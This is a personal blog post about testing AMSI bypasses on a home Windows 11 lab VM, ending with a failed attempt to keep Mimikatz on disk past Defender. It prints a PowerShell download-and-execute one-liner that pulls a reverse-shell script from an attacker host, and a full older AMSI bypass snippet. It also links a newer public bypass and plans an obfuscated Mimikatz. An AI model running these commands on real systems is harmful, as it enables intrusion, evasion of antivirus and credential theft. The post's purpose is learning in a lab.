Probing AMSI
On a freshly installed Windows 11 VM, I started testing some old AMSI bypasses I’d come across online. Eventually I got one to work, but I ran into a wall I didn’t expect.
I wanted to learn more about Windows in general, so I went about spinning up a fresh VM. With VMware this is pretty simple: 1) Download a Windows ISO file 2) Point VMware to this file 3) Go through the install process.

A clean Windows 11 VM, ready to be poked at.
About AMSI, the Antimalware Scan Interface
Let’s say you’ve got a typical Windows system you have RCE on, like our test VM. You want to use PowerShell to pop a reverse shell back on your Kali host, so you try to run an invoke-expression web request, Nishang one-liner like:
iex (iwr "https://10.10.10.11/tcp.ps1" -UseBasicParsing).ContentBut an error comes up and you get blocked by the AV software. This is AMSI at work.
PowerShell has an internal library/API that communicates with AMSI.
Every time you run something in PowerShell, it will send it through AMSI (the middleman or interface). AMSI then communicates to the antivirus software (I think this refers to Windows Defender).
PowerShell ⇒ AMSI ⇒ AVAMSI is an interface, a middleman, but we can bypass AMSI with payloads, and not even trigger the AV at all!
Looking at an old AMSI bypass example
The point of an AMSI bypass is to manipulate states inside the AMSI library, or API if you want to call it that. As an attacker, the goal is to get a PowerShell session that isn’t forwarding our traffic or scripts through to the real big dog AV: Microsoft Security/Defender.
In PowerShell, I ran a few public, older, likely outdated AMSI bypasses, such as:
$a=[Ref].Assembly.GetTypes();Foreach($b in $a) {if ($b.Name -like "*iUtils") {$c=$b}};$d=$c.GetFields('NonPublic,Static');Foreach($e in $d) {if ($e.Name -like "*Context") {$f=$e}};$g=$f.GetValue($null);[IntPtr]$ptr=$g;[Int32[]]$buf = @(0);[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $ptr, 1)But no luck, AV blocks it.
Eventually I tried a more recent-looking one, by Victor Khoury, available from:
https://github.com/V-i-x-x/AMSI-WRITE-RAID-BYPASS
I ran the one-liner that downloads and runs the script, and after a little wait, it worked:

The bypass lands. Earlier attempts were flagged as ScriptContainedMaliciousContent.
Now we can try to download some nasty scripts. Let’s try a stock version of mimikatz:

cats.ps1 lands in C:\temp — a 220 KB Mimikatz PowerShell script.
Interesting, it downloads and is on disk… for about 5 seconds before Windows Security pops up on the right and issues a very vague, small pop-up window warning.
I tried downloading again, and this time, tried to catch the pop-up and allow the download.

“Allow on device” is right there. It doesn’t matter.
Despite clicking on “Allow on Device”, Windows Security removes the Mimikatz PowerShell script. Damn!
Perhaps an obfuscated Mimikatz script is required? I’ll have to try that next time.